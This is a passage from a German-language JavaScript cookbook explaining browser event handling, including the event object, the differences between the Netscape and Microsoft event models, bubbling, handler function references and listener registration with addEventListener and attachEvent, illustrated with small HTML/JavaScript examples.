Über den Eventhandler `onSelect` können Sie auf die Situation reagieren, wenn ein Anwender Text selektiert. Dies ist am sinnvollsten bei den Tags `<input>` und `<textarea>`, aber im Grunde bei allen Tags möglich (und auch offiziell vorgesehen), die selektierbare Bereiche in einer Webseite beschreiben.

276 Wie kann ich unter JavaScript auf Ereignisse reagieren und was ist das event-Objekt?

Die Frage, wie man unter JavaScript auf Ereignisse reagieren kann, kann entweder ganz einfach beantwortet werden (lassen Sie es besser⁵) oder aber man muss es richtig kompliziert aufziehen. Der Grund ist banal – im Grunde muss man für verschiedene Browser auch heute noch unter JavaScript ein individuelles Eventhandling aufziehen und jeden Browser, den man unterstützen will, testen.

Grundsätzlich wird die Laufzeitumgebung von JavaScript unter gewissen Umständen Objekte generieren. Die Reaktionsmöglichkeit auf Ereignisse per JavaScript basiert generell auf der Nutzung von einem automatisch generierten Mitteilungsobjekt. Wenn in einer Webseite ein Ereignis auftritt, wird dabei immer ein solches Objekt generiert – eben das `event`-Objekt, das

5. ;-)

ein Unterobjekt von `window` ist. Das `event`-Objekt beinhaltet verschiedenste Informationen über ein aufgetretenes Ereignis in einer Webseite samt den Randbedingungen, die dabei eine Rolle gespielt haben. Dieses Objekt wird dann an einen Mechanismus zum Behandeln von `event`-Objekten in Form einer so genannten **Message (Botschaft)** weitergereicht.

Hinweis

Sie müssen sich vergegenwärtigen, dass solche `event`-Objekte während der Anzeige einer Webseite im Browser permanent im Hintergrund erzeugt werden. Unabhängig davon, ob Sie diese in Ihrem Skript zur Kenntnis nehmen oder nicht. Sie sind einfach da. Genauso wie eine Radiosendung unabhängig davon ausgestrahlt wird, ob Sie Ihren Radioempfänger angeschaltet und auf die passende Frequenz eingestellt haben.

Die Verwendung des `event`-Objekts zur Reaktion auf Ereignisse in einer Webpräsenz hat weitreichende Konsequenzen. Die Ereignisüberwachung wird direkt in JavaScript programmiert und damit die Verbindung von HTML (über die dort dazugehörigen Eventhandler) und JavaScript in einer Zweckehe aufgelöst.

Das ermöglicht auch eine globale Ereignisbehandlung. Aber es ist ebenso eine Konsequenz, dass die gesamte Ereignisbehandlung nicht mehr funktionieren wird, wenn ein Browser ein bestimmtes Modell nicht unterstützt.

Betrachten wir als Beispiel für das Entstehen eines Ereignisobjekts die Situation, wenn ein Anwender mit der Maus in irgendeinen Bereich der Webseite klickt. Ein Mausklick erzeugt ein `event`-Objekt, das folgende Informationen enthält:

- ▶ Die verwendete Maustaste.
- ▶ Eventuell gedrückte Zusatztasten (`Strg`, `Alt`, `Alt-Gr`, `Shift`).
- ▶ Die Koordinaten des Klicks.

Andere `event`-Objekte, die bei weiteren Ereignissen erzeugt werden, beinhalten natürlich andere Informationen, die dem Ereignis angepasst sind. So steht beispielsweise bei einem Tastendruck die gedrückte Taste als abzufragende Information bereit. Allgemein beinhaltet ein `event`-Objekt jedoch zahlreiche sinnvolle Informationen, die Sie zur Erstellung gut angepasster Applikationen nutzen können.

Zum Zugriff auf Eigenschaften eines `event`-Objekts stellen Sie es mit der Punktnotation voran. Allerdings sind die verfügbaren Eigenschaften in dem `event`-Objekt bei Microsoft und dem Rest der Welt nicht identisch und auch die genaue Form des Zugriffs unterscheidet sich.

Welche Eigenschaften des event-Objekts stehen mir im Netscape-Ereignismodell zur Verfügung?

Das Ereignismodell von Netscape ist in Zusammenhang mit einem allgemeinen Konzept zu sehen, mit dem Netscape dynamische Webseiten realisiert – dem Layer-Konzept. Neben der auf HTML beschränkten Funktion von Layern verwendet Netscape diese als Zielobjekt für Manipulationen unter JavaScript. Zwar hat Netscape das Layer-Konzept ab der Version 6 des Navigators fast vollständig aufgegeben, aber der Kern des Eventmodells mit Funktionsreferenzen für eine globale Ereignisbehandlung ist »still alive and well«. Allgemein können Sie im derzeit unterstützten Netscape-Ereignismodell folgende Eigenschaften des `event`-Objekts verwenden:

Eigenschaft	Beschreibung
layerX und layerY	Die relativen Koordinaten. Die Eigenschaft wird in keinem Browser außer alten Navigator-Varianten unterstützt. Führt in anderen Browsern entweder zu Fehlermeldungen oder wird ignoriert.
modifiers	Abfrage auf Sondertasten. Die Eigenschaft wird in keinem Browser außer alten Navigator-Varianten unterstützt. Führt in anderen Browsern entweder zu Fehlermeldungen oder wird ignoriert.
pageX und pageY	Koordinatenangaben relativ zum Fenster. Die Eigenschaften werden in nahezu allen Browsern unterstützt, die im Rahmen des neuen Ereignismodells funktionieren.
screenX und screenY	Die Bildschirmkoordinaten. Die Eigenschaften werden in nahezu allen Browsern unterstützt, die im Rahmen des neuen Ereignismodells funktionieren.
which	Der Tastaturcode bzw. der Maustastencode. Die Eigenschaften werden in nahezu allen Browsern unterstützt, die im Rahmen des neuen Ereignismodells funktionieren. Der Wert 1 steht für die linke Maustaste, 2 für die mittlere und 3 für die rechte Maustaste.
type	Die Art des Ereignisses. Die Eigenschaften werden in nahezu allen Browsern unterstützt, die im Rahmen des neuen Ereignismodells funktionieren.

Tabelle 32: Eigenschaften, die im Netscape-Ereignismodell auszuwerten sind

Welche Eigenschaften des event-Objekts stehen mir im Microsoft-Ereignismodell zur Verfügung?

Das Microsoft-Objektmodell erlaubt wie das Netscape-Modell den unmittelbaren Zugriff auf das event-Objekt samt dessen Ereignissen, soweit diese im Microsoft-Ereignismodell verstanden werden. Das bedeutet, das event-Objekt stellt hier ähnliche Fähigkeiten bereit wie auch unter dem Netscape-Modell. Nur werden die anders benannt. Mozilla-Browser kommen explizit nicht damit zurecht. Allerdings verstehen sowohl der Opera als auch der Konqueror auch diese Benennungen der Eigenschaften des event-Objekts. Zumindest teilweise.

Im Microsoft-Konzept sind folgende Eigenschaften des event-Objekts vorgesehen:

Eigenschaft	Beschreibung
altKey ctrlKey shiftKey	Die entsprechenden Sondertasten. Sie stehen für die Zusatztasten [ALT], [CTRL] oder [SHIFT]. Wenn sie gemeinsam mit einer anderen Taste oder einem Mausklick gedrückt werden, werden die jeweiligen Eigenschaften den Wert true enthalten.
button	In der Microsoft-Syntax steht darüber die Information zur Verfügung, welche Maustasten bei einem Klick gedrückt wurden. Der Wert 1 steht für die linke Maustaste, 2 für die rechte Maustaste und 4 für die mittlere Maustaste. Die Werte können auch kombiniert werden.
clientX clientY	Die Bildschirmkoordinaten. Die Eigenschaften beinhalten die Information über die horizontalen Pixel (clientX) und die vertikalen Pixel (clientY) der Cursorposition relativ zur oberen linken Ecke des Anzeigefensters, wenn ein von Koordinaten abhängiges Ereignis (etwa eine Mausaktion) ausgelöst wurde.

Tabelle 33: Eigenschaften, die im Microsoft-Ereignismodell auszuwerten sind

Eigenschaft	Beschreibung
keyCode	Der Tastaturcode. Die Eigenschaft speichert bei Tastaturereignissen den dezi-malen Code (ASCII/ANSI-Wert) der gedrückten Taste.
offsetX offsetY	Die Koordinaten relativ zum Objekt. Über die Eigenschaften kann auf die horizontalen (offsetX) und die vertikalen Pixel (offsetY) der Cursorposition relativ zur oberen linken Ecke des Elements, das ein Ereignis ausgelöst hat, zugegriffen werden.
x y	Die Koordinaten relativ zum Elternelement. Die Eigenschaften speichern die horizontalen (x) und die vertikalen Pixel (y) der Cursorposition relativ zur oberen linken Ecke des Eltern-Elements von dem Element, das ein Ereignis ausgelöst hat. Wenn ein absolut positionierter Bereich das Eltern-Element ist, ist dessen obere linke Ecke der Bezugspunkt. Wenn das auslösende Element kein Eltern-Element hat, gilt die linke obere Ecke des Dokuments als Koordinatenursprung.

Tabelle 33: Eigenschaften, die im Microsoft-Ereignismodell auszuwerten sind (Forts.)

Wie erfolgt die Reaktion auf ein event-Objekt?

Die event-Objekte werden wie gesagt während der Anzeige einer Webseite im Browser permanent im Hintergrund erzeugt und stehen auch überall im Code zur Verfügung. Nun ist es sicher nicht Sinn und Zweck eines komplexen Modells, dass permanent Ereignisse abgefeuert und diese nie beachtet werden (sprich darauf reagiert wird). Bei bestimmten Situationen will man ja explizit eine Reaktion haben, d.h., es soll ein Skript aufgerufen werden. Auf welche Art und Weise auf welches erzeugte Ereignisobjekt reagiert werden soll, wird durch ein abstraktes Konzept geregelt – eben ein Ereignismodell, von dem es im Webumfeld verschiedene Versionen gibt. Darin sind aber allgemein sowohl die Verhaltensweisen auf Ereignisse festgelegt, die konkrete Syntax zur Umsetzung, aber auch erst recht diejenigen Ereignisse, die überhaupt zur Kenntnis genommen werden können.

Hinweis

Die Arten der Reaktionsmöglichkeiten sind so unterschiedlich, dass wir diese in verschiedene Rezepte auslagern. Siehe die Rezepte »Wie erfolgt die Registrierung eines Listeners?« auf Seite 829, »Wie kann ich einen Eventhandler explizit per JavaScript aufrufen?« auf Seite 825 und »Wie kann ich globale Ereignisbehandlung in JavaScript realisieren?« auf Seite 829.

Wenn ein event-Objekt erzeugt wird, ist dieses nicht nur bei dem Element wahrzunehmen, über das es ausgelöst wird. Es bewegt sich durch die Objekthierarchie des Dokuments nach oben (die so genannte Bubble-Phase). An jeder Stelle dieses Wegs lässt sich das Ereignis abfangen. Testen Sie einmal das nachfolgende Beispiel in einem kompatiblen Browser (*bubble.html*):

```
01 <html>
02 <body onclick="alert('body')">
03 <div onclick="alert('div')">
04 <h1 onclick="alert('h1')">
05 <span onclick="alert('span')">Klick</span></h1></div>
06 </body>
07 </html>
```

Listing 708: Weiterreichen von dem event-Objekt

Wenn Sie auf die Überschrift klicken, erhalten Sie zuerst ein Mitteilungsfenster mit dem Inhalt *span*, dann *h1*, *div* und zum Schluss *body*.

Klicken Sie jedoch in einen freien Bereich der Webseite, erhalten Sie nur ein Mitteilungsfenster mit dem Inhalt *body*.

Laut dem W3C-DOM ist der Weg durch die Hierarchie sowohl von unten nach oben als auch wieder zurück zu beobachten. Allerdings nicht mit diesem Verfahren hier, sondern beispielsweise mit der nachfolgenden Technik eines so genannten *Listeners* (*siehe das Rezept »Wie erfolgt die Registrierung eines Listeners?« auf Seite 18*). Dieses beschreibt eine mögliche Reaktion auf Ereignisse unter JavaScript. Eine weitere Auswertung des *event*-Objekts erfolgt mit JavaScript-Eventhandlern (*siehe das Rezept »Wie kann ich einen Eventhandler explizit per JavaScript aufrufen?« auf Seite 825*) und ebenso ist die globale Reaktion über die direkte Verwertung des *event*-Objekts möglich (*siehe das Rezept »Wie kann ich globale Ereignisbehandlung in JavaScript realisieren?« auf Seite 829*).

277 Wie kann ich einen Eventhandler explizit per JavaScript aufrufen?

Ein Eventhandler in der vielfach verwendeten Form als HTML-Parameter gehört grundsätzlich zu HTML. Er kann aber auch als **Funktionsreferenz** über JavaScript ausgelöst werden. Dann gehört er explizit zu JavaScript. Schauen Sie sich bitte das nachfolgende Listing an.

Beispiel (e4.html):

```
01 <html>
02   <script LANGUAGE="JavaScript">
03     function ufkton() {
04       alert("Herzlich Willkommen");
05     }
06   </script>
07 <body>
08   <form name="meinFormular">
09     <input type="button" name="meinButton" value="OK">
10   </form>
11   <script language="JavaScript">
12     document.meinFormular.meinButton.onclick = ufkton
13   </script>
14 </body>
15 </html>
```

Listing 709: Expliziter Aufruf eines Eventhandlers aus JavaScript heraus als Funktionsreferenz

Es gibt im Konzept der Ereignisbehandlung in JavaScript ein spezielles Objekt mit Namen *event*, das eigens für die Ereignisbehandlung unter JavaScript bereitsteht und in gewissen Situationen automatisch entsteht (*siehe das Rezept »Wie kann ich unter JavaScript auf Ereignisse reagieren und was ist das event-Objekt?« auf Seite 821*).

Statt aus HTML heraus wird bei dieser Art der Reaktion auf Ereignisse das Auftreten eines Ereignisobjekts innerhalb der JavaScript-Welt von speziellen JavaScript-Routinen überwacht. Je nach Art des Ereignisses kann der JavaScript-Interpreter darauf reagieren.

Die in dem Beispiel verwendete Syntax beinhaltet eine Funktion (Zeile 3 bis 5), die in dem zweiten Skriptcontainer dem Formular meinFormular und dort dem Element meinButton zugeordnet wird (Zeile 12). Dabei sind zwei Dinge zu beachten:

- ▶ Eventhandler in dieser Form sind in JavaScript wie gesagt als Funktionsreferenzen zu verstehen. Deshalb dürfen hier bei einer Zuordnung (Zeile 12) keine (!) Klammern angegeben werden. Ansonsten würde die Funktion unmittelbar bei der Zuordnung ausgeführt und das Ergebnis undefined zugewiesen.
- ▶ Der Eventhandlername (als Bestandteil des Skripts – das betrifft nicht die HTML-Attribute) muss vollständig in Kleinbuchstaben notiert werden (wie in dem Beispiel). Ansonsten sind die Bezeichner der Eventhandler mit den HTML-Eventhandlern vollkommen identisch.

Wenn der Anwender den Formularbutton anklickt, wird die Funktion aufgerufen und ein kleines Mitteilungsfenster angezeigt.

Hinweis

Bei den Rezepten zur globalen Ereignisbehandlung arbeiten wir in einigen Beispielen mit dieser Form der Eventhandler. Ebenso wird diese Form der Ereignisbehandlung in der Regel in AJAX verwendet.

Tipp

Ein wesentlicher Vorteil von Eventhandlern als Funktionsreferenz zeigt sich beim Einsatz bei Objektfeldern. Sie können so beispielsweise für alle Hyperlinks in einer Webseite mit einer Schleife eine Reaktion festlegen. Zum Beispiel einen Hover-Effekt wie folgt:

```
for (i = 0; i < document.links.length; i++)
  document.links[i].onmouseover = hovereffekt;
```

Listing 710: Verwendung von einer Funktionsreferenz bei einem Objektfeld

Achtung

Bei der Unterstützung von JavaScript-Eventhandlern gibt es auch in neuen Browsern einige relevante Abweichungen zwischen den einzelnen Browsern. So unterstützt etwa der Internet Explorer selbst in der Version 7 nicht `window.onclick`. Auch sonst muss man intensiv testen, wenn man JavaScript-Eventhandler verwendet.

Wie erfolgt die Verwertung des event-Objekts?

Das `event`-Objekt stellt ja eine Reihe sehr interessanter Eigenschaften bereit. Schauen wir uns einige Beispiele an, in denen explizit das `event`-Objekt verwertet wird. Hierbei müssen wir aber ob der unterschiedlichen Implementation zwischen der Microsoft-Welt und der restlichen Browser-Gemeinde trennen.

Zuerst verwerten wir das `event`-Objekt nach dem Netscape-Modell. Im ersten Beispiel soll erst die einfache folgende Situation realisiert werden: Der Besucher drückt eine beliebige Taste und der Tastaturcode wird mittels `getElementById()`, `innerHTML` in der Webseite angezeigt. Das ist die HTML-Seite (`eventnc1.html`), in der die Ereignisbehandlung per Funktionsreferenz an das `window`-Objekt gebunden wird:

```
01 <html>
02 <script language="JavaScript">
03 window.onkeypress = taste;
04 function taste(ev) {
05     document.getElementById("antwort").innerHTML = ev.which;
06 }
07 </script>
08 <body>
09 <h1>Drücken Sie eine Taste!</h1>
10 <span id="antwort"></span>
11 </body>
12 </html>
```

Listing 711: Auswerten des event-Objekts nach dem Ereignismodell von Netscape

Im Beispiel wird in Zeile 3 das Ereignis `onkeypress` beim `window`-Objekt überwacht (Drücken irgendeiner Taste). Wenn der Anwender eine Taste drückt, wird die Funktion `taste()` aufgerufen. Der Aufruf erfolgt als Funktionsreferenz, weshalb keine Klammern notiert werden (`window.onkeypress = taste;`). In Zeile 10 finden Sie einen ``-Container, dessen Inhalt wir austauschen wollen.

Die Funktion `taste()`, in der das Ereignismodell von Netscape zum Tragen kommt (Zeile 4 bis 6), wird ja als Funktionsreferenz an einen Tastendruck gebunden. Der Parameter dieser Funktion ist das `event`-Objekt. Dieses steht im Netscape-Modell nicht automatisch unter dem globalen Token `event` zur Verfügung (wie es im Microsoft-Modell der Fall ist), sondern der Zugriff muss über den Parameter der Behandlungsfunktion erfolgen. Dessen Eigenschaft `which` enthält den Tastaturcode. In der Funktion wird der aktuelle Wert bei jedem Tastendruck in dem ``-Element ausgegeben (der numerische Code, der über die Eigenschaft `which` an den Server weitergereicht wurde).

Drücken Sie eine Taste!

103

Abbildung 362: Die Webseite, nachdem der Anwender eine Taste gedrückt hat

Der Internet Explorer verweigert die Reaktion auf diese Form der Ereignisbehandlung und leider werden wie gesagt einige der anderen Eigenschaften des `event`-Objekts nicht in allen Browsern unterstützt. Schauen wir uns noch ein Beispiel mit der Auswertung anderer Eigenschaften des `event`-Objekts an, die in nahezu allen anderen Browsern unterstützt werden, die im Rahmen des neuen Ereignismodells funktionieren.

Zuerst die HTML-Datei (`eventnc2.html`), in der dieses Mal die Ereignisbehandlung per Funktionsreferenz an das `document`-Objekt gebunden wird und auf das Loslassen der Maustaste reagieren soll:

```
01 <html>
02 <script language="JavaScript">
03 function pos(ev) {
```

Listing 712: Ein weitere Variante mit globaler Reaktion nach dem Ereignismodell von Netscape

```

04 var meldung = "";
05 meldung += "Koordinatenangaben relativ zum Fenster ←
  (pageX und pageY): "
06   + ev.pageX + ", " + ev.pageY + ".<br />";
07 meldung += "Die Bildschirmkoordinaten screenX und screenY: "
08   + ev.screenX + ", " + ev.screenY + ".<br />";
09 meldung += "Der Tastaturcode bzw. der Maustastencode which: "
10   + ev.which+ ".<br />";
11 meldung += "Die Art des Ereignisses type: " + ev.type + ".<br />";
12 document.getElementById("antwort").style.width=450;
13 document.getElementById("antwort").style.left = ev.pageX;
14 document.getElementById("antwort").style.top = ev.pageY;
15 document.getElementById("antwort").innerHTML = meldung ;
16 }
17 document.onmouseup = pos;
18 </script>
19 <body>
20 <h1>Klicken Sie auf die Webseite!</h1>
21 <div id="antwort" style=
22 "position:absolute;left:0px;top:0px;background-color:red;color: ←
  white;"></div>
23 </body>
24 </html>

```

Listing 712: Ein weitere Variante mit globaler Reaktion nach dem Ereignismodell von Netscape (Forts.)

In dem Beispiel wird in Zeile 17 der Eventhandler onmouseup überwacht und die Funktionsreferenz auf die Funktion pos() referenziert.

In der Funktion setzen wir einen Antwort-String mit diversen Werten aus dem event-Objekt zusammen. In Zeile 15 wird die Antwort mit document.getElementById("antwort").innerHTML = meldung ; in den <div>-Container geschrieben, der in den Zeilen 21 und 22 definiert wurde.

Beachten Sie die Zeilen 13 und 14. Die Position des Antwortbereichs wird auf die Koordinaten von dem Mausklick gesetzt (document.getElementById("antwort").style.left = ev.pageX; und document.getElementById("antwort").style.top = ev.pageY;). Deshalb wird die Antwort immer direkt am Mauszeiger zu sehen sein.

Klicken Sie auf die Webseite!

 Koordinatenangaben relativ zum Fenster (pageX und pageY): 76, 85.
 Die Bildschirmkoordinaten screenX und screenY: 84, 231.
 Der Tastaturcode bzw. der Maustastencode which: 1.
 Die Art des Ereignisses type: mouseup.

Abbildung 363: Verschiedene Eigenschaften des Ereignisobjekts

Tipp

Mit dieser Technik können Sie auf einfachste Weise einen Tooltipp oder ein Kontextmenü aufbauen. Wenn Sie noch die unterschiedliche Verwendung des event-Objekts mit einer Browserweiche berücksichtigen, ist das recht einfach. In *Kapitel 10 »DHTML«* ist das genauer ausgeführt.

278 Wie kann ich globale Ereignisbehandlung in JavaScript realisieren?

Es gibt im Konzept der Ereignisbehandlung in JavaScript ein spezielles Objekt mit Namen event, das eigens für die Ereignisbehandlung unter JavaScript bereitsteht und in gewissen Situationen automatisch entsteht (siehe das Rezept »Wie kann ich unter JavaScript auf Ereignisse reagieren und was ist das event-Objekt?« auf Seite 821). Dieses ist auch die Basis der globalen Ereignisbehandlung.

Der Aufruf von Eventhandlern per JavaScript trennt bereits den Aufruf einer JavaScript-Funktion oder -Anweisung von der HTML-Welt ab. Aber man kann noch weiter gehen.

Im Gegensatz zum Aufruf eines Eventhandlers per JavaScript bei einem – auf Grund der DOM-Objektrepräsentation eines HTML-Elements verfügbaren – Objektgegenstück zu einem HTML-Element können Sie den Reaktionsmechanismus global implementieren. Also losgelöst von einem einzelnen HTML-Tag oder einer per JavaScript bei einem Element aufgerufenen Aktion. So genannte Listener sind ein Weg das zu tun, aber es geht auch über die direkte Verwertung des event-Objekts.

Leider haben wir es auch hier wieder mit zwei leider vollkommen inkompatiblen Ereignismodellen zu tun.

Die allgemeine Syntax zum Zugriff auf ein event-Objekt ist zumindest bei beiden konkurrierenden Ereignismodellen gleich. Vorangestellt wird das Objekt und über die übliche Punktnotation das event-Objekt nachgestellt:

```
[Objekt].event
```

Listing 713: Grundsätzliches Ansprechen des event-Objekts

Beispiel:

```
document.event
```

Listing 714: Grundsätzliches Ansprechen des event-Objekts einer Webseite

Sie wollen dann bei einer Auswertung in der Regel natürlich eine ganz bestimmte Information eines Ereignisses verwenden. Dies sind bei einer objektorientierten Betrachtungsweise einfach die Eigenschaften des Objekts. So können Sie etwa einen Mausklick wie folgt ansprechen:

```
document.event.CLICK
```

Listing 715: Ansprechen eines Mausklicks

Diese Syntax steht vom Prinzip her sowohl im Ereignismodell von Microsoft als auch von Netscape zur Verfügung. Dummerweise setzen sie aber die konkrete Implementierung in der Folge völlig unterschiedlich um. Auch in der Syntax zur Überwachung von Ereignissen (wie

schon teilweise bei der Unterstützung der Eventhandler) unterscheiden sich beide Philosophien. Und das, obwohl die grundsätzliche Logik gleich ist.

Wie erfolgt die Registrierung eines Listeners?

Es existiert nun in JavaScript eine Variante auf Ereignisse zu reagieren, die stark von Ereignismodellen beeinflusst ist, wie sie beispielsweise in Java eingesetzt werden. Man registriert Listener bei einem bestimmten Objekt. Das Konzept funktioniert von der Idee her so:

1. Ein Ereignis tritt bei einem Quellobjekt (der so genannten Event Source) auf.
2. Das entstandene Ereignisobjekt wird an einen registrierten Zuhörer (eben besagten Event-Listener oder kurz Listener) weitergeleitet.
3. Erst von dem Event-Listener wird über die konkrete Ereignisbehandlung entschieden und die Reaktion auch ausgelöst.

Im DOM-Eventmodell der Version 2 wird zur Registrierung eines Listeners eine Methode `addEventListener()` definiert. Die schematische Syntax sieht so aus:

```
Element.addEventListener("eventTyp", anweisung, wann)
```

Listing 716: Schematische Registrierung eines Listeners bei einem Element

Der `eventTyp` ist einer der Token, die wir auch bisher schon als Eventhandler gesehen haben. Allerdings ohne vorangestelltes `on`. Also etwa `click` oder `mouseover`. Mit `anweisung` ist eine Funktionsreferenz bezeichnet und `wann` ist ein Boolean-Wert der festlegt, ob das event-Objekt auf dem Hin- (`true`) oder Rückweg (`false`) durch die Ereignishierarchie abgefangen werden soll⁶. Beispiele:

```
document.addEventListener("click", kBody, false);
document.addEventListener("click", kSpan, true);
```

Listing 717: Registrierung von Listenern

Betrachten Sie das nachfolgende Beispiel (`eventlistener.html`):

```
01 <html>
02 <script language="JavaScript">
03 function kBody() {
04   alert("document");
05 }
06 function kDiv() {
07   alert("div");
08 }
09 function kH1() {
10   alert("h1");
11 }
12 function kSpan() {
13   alert("span");
14 }
15 document.addEventListener("click", kBody, false);
```

Listing 718: Die Verwendung eines Listeners mit addEventListener()

6. Diese Unterscheidung ist in der Praxis aber selten relevant.

```
16 document.addEventListener("click", kSpan, true);
17 document.getElementById('mDiv').addEventListener ←
("click", kDiv, false);
18 document.getElementById('mDiv').addEventListener ←
("click", kDiv, true);
19 document.getElementById('mSpan').addEventListener ←
("click", kSpan, false);
20 document.getElementById('mSpan').addEventListener ←
("click", kSpan, true);
21 </script>
22 <body>
23 <div id="mDiv">
24 <h1 id="mH1">
25 <span id="mSpan">Klick</span></h1>
26 </div>
27 </body>
28 </html>
```

Listing 718: Die Verwendung eines Listeners mit addEventListener() (Forts.)

Die Technik der Listener ist zwar recht elegant, aber da ältere Browser damit sowieso nicht zurechtkommen, es auf einigen Betriebssystemplattformen Probleme gibt und der Internet Explorer sich grundsätzlich⁷ der Methode `addEventListener()` verweigert, ist der Einsatzbereich in der Praxis derzeit noch sehr gering. Sie müssen bei einem Einsatz auf jeden Fall eine Browserweiche verwenden.

Nun gibt es im Internet Explorer ein Alternativkonzept mit einer Methode namens `attachEvent()`. Die Methode nimmt als ersten Parameter das Ereignis und als zweiten Parameter die Funktionsreferenz entgegen und wird an das Objekt gebunden, für das der Aufruf erfolgen soll.

Beispiel (`eventlistener2.html`):

```
01 <html>
02 <script language="JavaScript">
03 function kBody() {
04   alert("document");
05 }
06 document.attachEvent("onclick", kBody);
07 </script>
08 <body>
09 <h1>Klick</h1>
10 </body>
11 </html>
```

Listing 719: Die Verwendung von attachEvent()

Diese Methode wird nur beim Internet Explorer unterstützt. Deshalb kann man zu deren Einsatz »in the wild« auch kaum raten.

7. Zumindest bis zur Version 7.0 – testen Sie das Beispiel einfach im Internet Explorer.

Wie kann man eine universelle Funktion zur Registrierung eines Listeners erstellen?

Wenn man eine halbwegs universell einsetzbare Funktion zur Registrierung eines Listeners erstellen will, kombiniert man `attachEvent()` und `addEventListener()` und hofft, dass eine enthaltene Browserweiche funktioniert und alle Browser mit der Sache klarkommen. Allerdings ist auch diese Variante nicht auf allen Browsern einsetzbar. Alte Browser scheitern sowieso, aber auch von neueren Browsern im Macintosh-Umfeld (etwa Internet Explorer) sind Probleme bekannt und auch im Linux-Umfeld werden Listener nicht bei allen HTML-Elementen unterstützt. Dennoch ist die Funktion recht brauchbar.

Eine solche Funktion könnte so aussehen:

```
01 function addEreignis(obj, evTyp, fktref, hinrueck){  
02   if (obj.addEventListener){  
03     obj.addEventListener(evTyp, fktref, hinrueck);  
04     return true;  
05   } else if (obj.attachEvent){  
06     obj.attachEvent("on"+evTyp, fktref);  
07     return true;  
08   } else {  
09     return false;  
10   }  
11 }
```

Listing 720: Eine universell einsetzbare Funktion zur Registrierung eines Listeners

Als Parameter wird an die Funktion zuerst das Objekt übergeben, bei dem das Ereignis registriert wird.

Der zweite Parameter ist dann das Ereignis selbst. Hier muss man aufpassen, da im Microsoft-Modell ein `on` vorangestellt wird, sonst aber nicht. Da sonst aber alles gleich bleibt, kann man dennoch mit einem Parameter auskommen und stellt in der Microsoft-Welt einfach das `on` als String voran (Zeile 6).

Parameter 3 ist die Funktionsreferenz.

Parameter 4 gibt an, ob der Ereignis auf dem Hin- oder Rückweg beobachtet werden soll. Im Fall der Microsoft-Variante wird der Parameter einfach ignoriert.

Die Browserweiche setzt hier übrigens explizit darauf auf, dass eine bestimmte Eigenschaft bei einem Zielobjekt nicht vorhanden ist.

Beispiel (`eventlistener3.html`):

```
01 <html>  
02 <script language="JavaScript">  
03 function kBody() {  
04   alert("document");  
05 }  
06 function addEreignis(obj, evTyp, fktref, hinrueck){  
07   if (obj.addEventListener){  
08     obj.addEventListener(evTyp, fktref, hinrueck);  
09     return true;
```

Listing 721: Die Anwendung der universellen Funktion

```

10 } else if (obj.attachEvent){
11   obj.attachEvent("on"+evTyp, fktref);
12   return true;
13 } else {
14   return false;
15 }
16 }
17 addEreignis(document,"click", kBody, false);
18 </script>
19 <body>
20 <h1>Klick</h1>
21 </body>
22 </html>

```

Listing 721: Die Anwendung der universellen Funktion (Forts.)

Wie erfolgt grundsätzlich eine globale Reaktion über das Netscape-Ereignismodell?

Das Netscape-Ereignismodell zur Reaktion auf das event-Objekt wird grundsätzlich von Opera, Konqueror und allen auf Mozilla-basierenden Browsern (Navigator, Firefox, Safari, Mozilla) unterstützt. Unter dem Netscape-Modell müssen wir aber zu allem Überdruss ein altes und ein neues Modell unterscheiden.

Die alte Welt – captureEvents()

In den ersten Versionen des Ereignismodells konnten Sie über eine zum window-Objekt gehörende Methode bewirken, dass alle dort als Parameter spezifizierten Ereignisse eines spezifizierten Typs innerhalb eines bestimmten Objektes (etwa einer ganzen Webseite) zentral behandelt werden. Dies ist die Methode `captureEvents()`, die wie folgt angewandt wurde:

```
[Objekt].captureEvents([Ereignistyp])
```

Listing 722: Die grundsätzliche Verwendung von captureEvents()

Wenn so eine Zeile im JavaScript-Code notiert wird, werden alle spezifizierten Ereignisse, die bei dem vorangestellten Objekt auftreten, aufgefangen und an eine zentrale Stelle – die zentrale Ereignisbehandlungsroutine – weitergeleitet. Dies ist in diesem Fall einfach eine Funktion, die als Argument das erzeugte event-Objekt mit der gewünschten Eigenschaft verwendet. Als Ereignistyp akzeptiert die Methode jedes bei einem Objekt von Netscape unterstützte Ereignis. Um das Auffangen eines Events zu ermöglichen, wird bei dem entsprechenden Objekt (etwa `window`) eine Anweisung der Art notiert:

```
window.captureEvents(Event.CLICK);
```

Listing 723: Das Auffangen aller Klickereignisse im Fenster wird angezeigt.

Das Argument der Methode `captureEvents()` ist eine Eigenschaft des event-Objekts, die den Typ des Ereignisses spezifiziert. Der Aufbau ist einfach das vollständig großgeschriebene Ereignis, das per Punktnotation `Event` nachgestellt wird. Das abschließende Registrieren des Eventhandlers läuft so ab, dass das Ereignis, für das eine bestimmte Funktion als Eventhandler agieren soll, dem zugehörigen Objekt nachgestellt und auf der rechten Seite der Bezeichner der Eventhandler-Funktion zugewiesen wird. Dabei sollte beachtet werden, dass dort keine Klammern notiert werden dürfen, denn es handelt sich um Funktionsreferenzen!

Soweit ist das globale Ereignisbehandlungskonzept sowohl einfach als auch effektiv. Die Verwendung von `captureEvents()` ist dennoch auf der Schuttalade der Geschichte gelandet, denn nicht nur der Internet Explorer und Microsoft-getreue andere Browser verweigern grundsätzlich die Unterstützung. Auch neuere Varianten des Navigators respektive Mozillas und anderer Gefolgsleute des Netscape-Ereignismodells zeigen keinerlei Lust, auf die alte Ereignisbehandlungsstruktur zu reagieren. Bei Browserwechsel auf den Navigator 6.0 hat Netscape eine ganze Reihe von hervorragenden Konzepten (so auch das Layer-Konzept) aufgegeben. Zwar wird in den Mozilla-getreuen Browsern bei Verwendung von `captureEvents()` im Gegensatz zum Internet Explorer kein Fehler angezeigt, aber Ignoranz hilft dem Besucher auch nicht.

Die neue Welt

Das neue Ereignismodell von Netscape verwendet grundsätzlich Funktionsreferenzen in Verbindung mit der Registrierung von Listenern zu einer globalen Ereignisbehandlung, wie es oben beschrieben wurde.

Wie erfolgt eine globale Reaktion über das Microsoft-Ereignismodell?

Das Microsoft-Objektmodell erlaubt wie das Netscape-Modell den unmittelbaren Zugriff auf das `event`-Objekt und dessen Ereignisse, soweit diese im Microsoft-Ereignismodell verstanden werden (*siehe das Rezept »Wie kann ich unter JavaScript auf Ereignisse reagieren und was ist das event-Objekt?« auf 821*). Das bedeutet, das `event`-Objekt stellt ähnliche Fähigkeiten bereit wie auch unter dem Netscape-Modell. Nur werden die anders benannt. Mozilla-Browser kommen explizit nicht damit zurecht. Allerdings verstehen sowohl der Opera als auch der Konqueror auch diese Benennungen der Eigenschaften des `event`-Objekts. Zumaldest teilweise.

